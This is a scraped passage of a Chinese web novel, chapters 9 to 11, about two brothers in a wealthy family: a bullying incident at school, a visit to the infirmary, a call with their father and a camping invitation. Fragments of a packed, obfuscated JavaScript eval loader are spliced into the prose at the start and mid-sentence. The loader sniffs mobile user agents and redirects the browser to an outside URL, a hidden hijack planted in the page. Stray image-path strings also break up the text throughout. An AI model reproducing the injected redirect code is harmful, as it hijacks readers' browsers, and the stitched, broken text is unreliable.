0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17297463|198600||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' > 傅舟行也看到了,他下意识轻轻皱了皱眉。 嘶,好痛…… 看着手掌心,傅忘言顾不上自己,抬起头,看向那两个因为推倒了人而显得有些愣住的Alpha。他深吸一口气,努力让自己的声音听起来平稳些,带着点无奈和认真:“那个……你们知道我是谁吗?或者,知道我父亲是谁吗?” 他其实很不喜欢这样说话,感觉像是在仗势欺人。但现在的情况,他只想快点解决麻烦,保护好身后的人。 那个之前认出他的Alpha脸色瞬间白了,赶紧拉住同伴,声音发颤:“别说了!他是傅家的傅忘言!他爸是傅临川!” “傅氏”两个字如同冷水泼下,那个动手的Alpha脸上的嚣张瞬间凝固,转为惊慌,嘴唇哆嗦着,说不出话来。 “对、对不起!傅少!我们不知道是您!真的对不起!” 两人慌忙鞠躬道歉,姿态一下子变得无比卑微。 谁能想到面前这个说话结巴看起来像乖乖仔的Beta是傅家大少爷啊! 傅忘言看着他们,声音温和但坚定:“你们应该道歉的人不是我,是傅舟行同学。请向他道歉。” 那两人立刻转向傅舟行,忙不迭地鞠躬:“对不起!傅同学!我们错了!对不起!请原谅我们!” 傅舟行微微颔首,“嗯,知道了。” 傅忘言也轻轻叹了口气:“还有,他也不是什么私生子,他就是我的弟弟。只是还没对外报道。请你们以后不要再这样说了。” 话语落下,他突然想明白了什么。 为什么今年他会有那么隆重的一次生日宴会,原来那次生日宴会就是给……只是因为他和傅舟行突然都离席,所以没能继续下去…… 他突然很难过,但是完全不知道该怨恨谁。他只能愣在原地,自己一个人消化情绪。 那两人听完傅忘言说的话也是如蒙大赦,几乎是跑着离开了这个令人窒息的地方。 狭窄的器材室里,终于只剩下他们两人。 傅忘言吐出一口气,低头看了看自己火辣辣疼的手掌,轻轻吹了吹气,像小时候摔疼了那样。但他立刻又抬起头,却被傅舟行额头上的伤口吓了一跳。 “他们打你了?!” 他的视线落在那个淤青上,小声说,“都青了,还流血了……” “如果我刚刚看见才不会让他们给你道个歉那么简单!” 傅舟行微微偏头,避开了他想要触碰的手。他抬起眼,静静地看着傅忘言。他看到傅忘言急切地冲过来,看到他笨拙地被推倒,看到他爬起来后坚定的维护,也看到他此刻炸毛的模样。 都说紧急情况下的反应最真实,难道这个也可以演出来吗? 这和他预想的不太一样,又乱了。 “你……为什么?” 傅舟行轻声问,声音里带着一丝极淡的、几乎无法捕捉的探究。 “什么?” 傅忘言愣了一下,随即以为他是在问自己为什么要说出来两个人的关系,他有些着急地解释,语速稍微快了点,“情况紧急,呃…他们欺负你,还说那么难听的话……我就是想替你解释……” 他顿了顿,眼神真诚地看着傅舟行,语气变得格外认真:“总之,他们的胡话你不用放在心上。” 傅舟行安静地听着,目光却不自觉地落在了傅忘言垂在身侧的,那双擦破皮的手上。 心底某个坚硬的角落,似乎被什么东西轻轻触碰了一下。一种陌生的、微暖的情绪,像一颗种子悄然滋生。 他这样努力,甚至弄得自己受伤,也要维护他,是因为家族名誉,还是……真的有几分是为了他傅舟行本身? 这个念头出现,傅舟行猛然发现,自己似乎无法像之前那样,完全冷静地将这一切归为演技了。 10. 第 10 章 在傅忘言依旧带着关切的絮语中,傅舟行垂下了眼帘,长长的睫毛掩去了眸中翻涌的复杂思绪。 “走了。” 他低声说,声音恢复了平时的淡漠。 傅忘言立刻跟上,依旧不放心地看着他的额头,语气软软的,带着商量:“真的没事吗?我们还是去一下医务室吧?让校医看看,上点药,不然发炎了或者留疤了多不好……” 他几次想伸手去轻轻拉傅舟行,都被对方不着痕迹地避开了。 傅忘言眨了眨眼,有点不解,但也没生气。他看着傅舟行紧绷的侧脸,想了想,忽然伸出没受伤的那只手,轻轻地、但态度有点小坚持地拉住了傅舟行的手腕。 傅舟行身体微僵,转头看他,眼神里带着询问。 傅忘言想,他是哥哥,强硬一点或许有效果。 所以……傅忘言说干就干。 他的双手直接控住傅舟行的脸颊,迫使其扭头和自己对视。傅舟行第一次遇到这样的,大脑保护机制还没反应过来,本能就先动起来了。他两只手紧紧抓住傅忘言的手腕,突然又松开些许,声线有些波动,“你做什么?” 两人一环扣着一环,保持这个你摸我脸我攥你手的姿势。 傅舟行没敢用什么力气,只是虚虚握着。 傅忘言也是借着哥哥这个称号狠狠出了一把威风,“看看你的伤呀,躲什么?” “小伤没事,过几天就好了。”傅舟行不太在意,毕竟这都是自己搞出来的——为了效果逼真。 本来指望那两个人给自己一拳,结果因为那两人太菜了,也只敢逞口舌之快。傅舟行没办法,顶着两人见鬼的目光特地找东西磕了一下。 这一下是控制了力道的,但是淤青看起来很吓人。 傅忘言却不依不饶,这叫什么话?难道一定要重伤才会上心?他摸着傅舟行的脸没放,耐心说:“你干嘛逞强?我要是晚来一步你怎么办呢?” 他边说边拉着傅舟行往外走,快到出口,明亮的光线涌来。傅忘言停下,脱下自己的外套,动作轻柔地盖在傅舟行的头上,细心地帮他遮住了额角的伤和大部分面容。 “我有点热,衣服你帮我拿着吧。” 傅忘言的声音温和,“我们悄悄去医务室,不会被人知道的。” 视野陡然被衣物覆盖,傅舟行愣了一瞬。竟就那样呆呆地,被傅忘言牵着往前走。 外套上带着淡淡的沐浴露气息,是薰衣草。安宁、沉静,像突如其来的安心咒,瞬间笼罩了他全身,让大脑空白了片刻——虽然只有短短几秒。 手腕上传来的力道是温和的,带着暖意。他被傅忘言牵着,沉默地走在稍后一步的位置,目光落在傅忘言牵着他的手上,以及另一只手上明显的擦伤。 傅忘言自己好像都忘了擦伤,只顾着牵他往前走,偶尔还会因为动作牵扯到伤口而轻轻吸一口气,却始终没有松开手。 操场上人群攒动,呼喊声一波接着一波。而教学楼旁边的小道异常安静,如傅忘言所说,的确不会被人看见。 肌肤相贴,傅舟行这个有着重度洁癖的人,第一反应竟不是“他抓了我的手”,而是:难道我和他用的不是同一款沐浴露吗? 为什么傅忘言衣服上的味道比他用的好闻。 …… 傅舟行还是被带到了医务室。 因为Alpha的恢复能力很快,上个酒精就行了。 校医看着傅忘言紧张兮兮守在旁边,忍不住笑了笑,“别太担心,对Alpha来说,这确实不算严重。” 身为Beta的傅忘言无法切身体会Alpha强悍的自愈能力,听校医这么笃定,才稍稍松了口气,但视线仍紧紧跟着校医消毒的动作。 “他也受伤了,麻烦给他看看吧。” 一直沉默地傅舟行突然出声。校医这才注意到另一位手上的情况,是个Beta,那必须要注意消毒才行。 “哦哦,我才看见,这位同学你怎么也不说啊,我看看啊…手腕没骨折,但是手掌上得消毒,来来来。” 一瓶酒精被放到桌面上,瓶盖打开,酒精刺鼻的气味飘散开。傅忘言反应过来,迅速将手背到后面,“我没事!我真的没事了!” 校医正用镊子夹着一块医用棉花浸泡在酒精里,听见这话也是笑出声了,“小同学,我是医生,你有没有事得我说了才算。” 就是傅忘言转身的功夫,衣袖就被傅舟行拉住怕,“跑什么?你不会怕痛吧?” 男子汉大丈夫! “没有……跑!”傅忘言底气不足,“我不怕。” “不怕就老老实实给人看。”傅舟行手腕一转,将他拉到椅子上。 不知道是不是为了防止他逃跑,傅舟行的手从他衣袖处变到了手腕处。 在酒精棉距离他的伤口还有1厘米的时候,傅忘言潜意识想抽手,却发现根本抽不动。 他惊恐地看向傅舟行,得到某人一个挑眉。 傅忘言:“!” …… 出校门的路上,傅忘言的外套顶到他自己的头上,直到上了车。 取下外套时,司机注意到了他红红的眼眶,还以为是眼睛里进了沙子什么的,没太在意。就顺道瞥了一眼傅舟行,刚好看到傅舟行贴着纱布的额头,直接吓了一跳。 “少爷,您这是……” “不小心磕了一下,没事的。”傅舟行平静地解释。 “对,校医看过了,说没事,很快就能好。”傅忘言在一旁连忙补充,笑容却有点勉强。 虽然傅忘言和傅舟行俩人都口供一致说没事,但是司机还是尽职地将此事汇报给了傅先生。 当晚,一直在外出差的傅先生立刻说要打视频电话。 “少爷,先生来电有话要与你说。” “哦,好的。” 两兄弟一起并排坐在沙发上,等着傅先生来电。 管家鞠躬,带着所有人都去忙其他的事务,给两位少爷留下了独处的空间。 视频接通,傅先生疲惫又紧张的面容出现在他们面前。 “小言,小舟额头上的伤是怎么回事?”他的目光首先落在傅忘言身上,语气里带着询问。 傅忘言的心一下子提了起来。他低下头,手指无意识地抠着沙发边缘,声音变得又轻又慢:“是…就是……” 他不知道该怎么说,难道要他说,傅舟行在学校被说是私生子,是因为被上次宴会上的合作伙伴拿出去当谈资了吗? 那万一不是呢,他该怎么开口……他不想无端猜测,更不想在父亲面前提起那些污秽的词汇,让父亲对傅舟行的处境产生不好的联想。各种念头在脑海里打架,让他一时语塞,只剩下紧张和愧疚。 “小言……”傅先生语气有些加重,“你就是这样照顾弟弟的吗?” 这句话像一根小刺,轻轻扎了一下傅忘言。他头垂得更低,肩膀微微塌了下去,浓密的睫毛颤动着,声音轻得几乎听不见:“对不……” “是我自己不小心磕的,走路被绊了一下。”傅舟行清冷的声音适时响起,打断了傅忘言未尽的话语。他看向屏幕,语气平淡无波,“他带我去包扎的,而且他也受伤了。” “原来是这样……” 傅先生紧绷的神色明显放松下来,他摘下眼镜,揉了揉眉心,语气缓和了许多,“小舟,以后要小心些。小言,你也是。我这边工作还需要一段时间,忙完了我就回去。你们有没有什么想要的礼物?爸爸给你们带。” 又是这句话,一到这种时候,就会搬出这句话来敷衍他。 傅忘言心里泛起一丝细微的涩意。 “礼物”似乎就成了弥补或转移话题的惯用方式,但他早已习惯。 傅忘言深吸一口气,像往常一样露出标准微笑,“没什么想要的,只想要你早点回来,回来的时候一路顺风。” 傅先生欣慰地笑了,又问傅舟行,“那小舟,你想要什么?” 手机被傅忘言递到了傅舟行手里,镜头也随之偏移。傅忘言安静地坐在沙发另一边,退出了画面的中心。离开了摄像头的捕捉范围,他脸上那抹刻意的笑容瞬间淡去,唇角无力地垂下,眉眼低敛。 客厅很安静,安静到傅舟行似乎能 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17297464|198600||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 听见他轻不可闻的呼吸声,带着一种柔软的疲惫。 似乎从刚刚开始,傅忘言就被浓重的悲伤笼罩。傅舟行的目光一直在他身上,久久不能移开。他大概也能猜到是因为什么。 “小舟?小舟?” 听筒里面传来傅先生一遍又一遍地询问,傅舟行也只好先收回目光,做出思考的样子,“我想要……” “想要什么?”傅舟行的眼睫几不可察地动了一下,他不自觉地又用余光瞥向身旁。 几秒后,他转回视线,对着屏幕平静地询问:“我想要什么都可以吗?” “当然了。” 那个低着头的侧影,似乎更缩紧了一些,嘴角微微下撇,两双手来回扣扣,像只被抛弃后无精打采的小动物。 果然,傅舟行心底那个猜测更清晰了些。 傅舟行收回目光,“我暂时还想不到,可以先欠着吗?” “好的。现在时间也不早了,你们早点休息吧,我过几天就回去。” 镜头重新调整,兄弟二人再次同框。傅忘言已然重新挂上那副无懈可击的乖巧笑脸,两人一起对着屏幕道了晚安。 视频挂断。 客厅恢复了寂静。两人互道一声简单的“晚安”,便各自起身回房。傅忘言走在前面,脚步有些轻,背影看起来依旧有些提不起精神。 继上次比赛过后,傅忘言距离毕业就快了。 而傅舟行,则因比赛后半程惊艳的反超和最终夺得的名次,意外地收获了不小的关注。许多人开始好奇这位突然冒出来的、相貌气质出众的黑马Alpha是哪家子弟,但探听之下皆无明确结果。 倒是有一条隐隐约约的小道消息在极小范围内流传,说傅舟行或许是傅家早年流落在外的血脉,近日才被寻回。 豪门秘辛向来是大众热衷的谈资,但缺乏确凿证据,这股热度也如潮水般,来得快,去得也快。傅舟行本人对此更是毫不在意,一切仿佛并未掀起太大波澜。 一月后,傅忘言也暂时结束了在学校的生活。 他正在收拾校服和一些书本。 “这些以后都用不上了,丢掉吧。” “好的,少爷。” 傅先生如约结束了差旅,返回家中。 佣人们提前忙碌起来,准备迎接男主人的归来。傅家上下洋溢着一种久违的、略显刻意的热闹气氛。然而,这份热闹似乎并未完全感染到两位少爷。傅忘言依旧有些心事重重,而傅舟行则一如既往的平静。 晚餐时分,长桌上摆满了精致的菜肴。 傅先生坐在主位,难得享受家庭时光,不时关切地问询几句。傅舟行的回答总是简洁疏离,傅忘言则显得有些心不在焉,他握着刀叉,目光落在餐盘上,却似乎没有焦点,只是机械地、缓慢地移动着餐具,偶尔切下一小块食物送入嘴里,有时候切了个寂寞往嘴里塞空气他都没察觉。 傅先生只当他最近在思考未来规划,便温和地开口:“小言,是不是在考虑未来方向?别有什么压力,无论你想做什么,爸爸都支持你。放心大胆去尝试就好。” “嗯?啊?” 傅忘言像是被从遥远的思绪中唤醒,有些茫然地眨了眨眼,看向父亲。他其实没太听清具体内容,但根据以往经验,这种时候只要乖巧应和就好。于是他努力集中精神,点了点头,露出一个柔软的笑容:“嗯,好的,谢谢爸爸。” 他回答得有些含糊,但傅先生并未深究,只当他是听进去了,便继续用餐。 晚餐吃到一半,傅忘言的手机屏幕亮了起来,是江竹白发来的信息。 【言言!为了庆祝我毕业!顾青昀说要带我去北山露营看星星!装备他都准备好了,听说那边晚上星空绝美,运气好说不定可以碰见流星雨欸!还能爬山看日出。我想着你在家无聊,不如正好出去放松一下,走不走!】 傅忘言低头看着手机屏幕上江竹白发来的邀请,想到能暂时离开家,和好朋友去山野间透透气,看看星星,嗯……也不错。 思考完毕,指尖轻轻落下,回复了一个简单的:【可以呀。】 11. 第 11 章 “小言,在跟谁聊天呢?这么开心。” 傅先生刚用完餐,正用热毛巾擦拭手指,抬眼便捕捉到了傅忘言脸上这转瞬即逝的轻松神色,不由得和声问道。 “啊,是小白。” 傅忘言抬起头,老实回答,声音里还残留着一点未散的笑意,“庆祝我们毕业嘛,他约我周末去北山露营,看星星,爬山。” “露营?北山那边风景是不错。” 傅先生点了点头,像是忽然想起什么,目光很自然地转向一旁安静用餐后正在喝水的傅舟行,“对了,我正好周末又要临时出趟差。小言,你既然是和朋友们一起去的,不如也带上小舟吧?你带他出去散散心。你们兄弟俩正好也可以多相处相处,我也顺便给他们放个几天假。” 傅忘言握着手机的手指微微收紧了一下,脸上那点轻松的笑意像是被风吹散的薄雾,迅速淡去。 事发突然,让他根本来不及掩藏真正的情绪。 “……啊?”他下意识地发出了一个短促的音节,眼睛眨了眨,似乎没完全消化这个突如其来的提议。 带傅舟行一起去?和江竹白他们?他想象了一下那个画面,心里莫名有些说不出的……别扭。 傅舟行那么沉默寡言的性子,他们……能玩到一块儿去吗? 而且这是江竹白第一次邀请他出去玩。 几乎是同时,傅舟行也放下了水杯,抬眼看向傅先生,语气平静但疏离:“不用了。我对露营没什么兴趣,周末在家看书就好。” 他拒绝得干脆利落,甚至没有多看傅忘言一眼。 